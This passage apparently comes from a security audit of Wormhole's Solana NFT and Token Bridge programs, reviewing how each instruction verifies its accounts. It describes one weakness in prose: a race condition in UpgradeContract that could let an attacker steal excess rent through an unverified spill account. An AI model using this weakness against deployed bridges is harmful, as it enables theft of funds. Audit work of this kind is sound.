


Figure 11: Relationship graph for Solana NFT Bridge: CompleteNative

The owner of the `custody_signer` is not verified. However, it is a PDA based on a constant seed used to sign the transfer from the `custody` SPL Token account. So, this is okay.

The `to_authority` account is not verified. But as it is used as seed for the `to` account's PDA which is referred to by the `message` payload, it is okay because the payload was specified during creation by the `TransferNative` instruction.

Solana NFT Bridge: CompleteWrapped




Figure 12: Relationship graph for Solana NFT Bridge: CompleteWrapped

The owner of the `mint_authority` is not verified. However, it is a PDA based on a constant seed used to sign the minting tokens with the `mint` SPL Token mint. So, this is okay.

The `to_authority` account is not verified. But as it is used as seed for the `to` account's PDA which is referred to by the `message` payload, it is okay because the payload was specified during creation by the `TransferNative` instruction.

Solana NFT Bridge: CompleteWrappedMeta




Figure 13: Relationship graph for Solana NFT Bridge: CompleteWrappedMeta

The ownership of `spl_metadata` is checked implicitly by a CPI to the Metaplex program `CreateMetadataAccounts` instruction.

The owner of the `mint_authority` is not verified directly. However, it is passed to the Metaplex program `CreateMetadataAccounts` instruction which implicitly verifies that it is the owner of the `mint` SPL Token mint account.

Solana NFT Bridge: TransferWrapped




Figure 14: Relationship graph for Solana NFT Bridge: TransferWrapped

The `emitter`, `fee_collector`, and `sequence` accounts are verified by the CPI to the Wormhole Bridge's `PostMessage` instruction. The `authority_signer` and `wrapped_meta` are PDAs controlled by the program itself.

Solana NFT Bridge: TransferNative




Figure 15: Relationship graph for Solana NFT Bridge: TransferNative

The `emitter`, `fee_collector`, and `sequence` accounts are verified by the CPI to the Wormhole Bridge's `PostMessage` instruction. The `authority_signer` and `custody_signer` are PDAs controlled by the program itself.

Solana NFT Bridge: RegisterChain




Figure 16: Relationship graph for Solana NFT Bridge: RegisterChain

Solana NFT Bridge: UpgradeContract




Figure 17: Relationship graph for Solana NFT Bridge: UpgradeContract

The owner of the `upgrade_authority` is not verified. However, the `upgrade_authority` is a PDA based on a constant seed. Thus, there exists only a single valid `upgrade_authority` account which can only be signed by the program itself. Furthermore, the CPI of the BPF loader program's upgrade instruction will validate that the `upgrade_authority` account is the designated authority for upgrading the program data account.

The `spill` account is not verified. It is used for excess rent in the case that the new program requires less rent than the previous version. This could potentially be abused in the case where a VAA with a `GovernancePayloadUpgrade` is emitted but not consumed within the same transaction. In that case a race condition could occur where an attacker could invoke the UpgradeContract instruction with another `spill` account and steal the excess rent.

Solana Token Bridge: Initialize




Figure 18: Relationship graph for Solana Token Bridge: Initialize

Solana Token Bridge: AttestToken




Figure 19: Relationship graph for Solana Token Bridge: AttestToken

The `emitter`, `fee_collector`, and `sequence` accounts are verified by the CPI to the Wormhole Bridge's `PostMessage` instruction. The `wrapped_meta` is a PDA controlled by the program itself.

Solana Token Bridge: CompleteNative




Figure 20: Relationship graph for Solana Token Bridge: CompleteNative

The owner of the `custody_signer` is not verified. However, it is a PDA based on a constant seed used to sign the transfer from the `custody` SPL Token account. So, this is okay.

Solana Token Bridge: CompleteWrapped




Figure 21: Relationship graph for Solana Token Bridge: CompleteWrapped

The owner of the `mint_authority` is not verified. However, it is a PDA based on a constant seed used to sign the minting tokens with the `mint` SPL Token mint. So, this is okay.

Solana Token Bridge: TransferWrapped

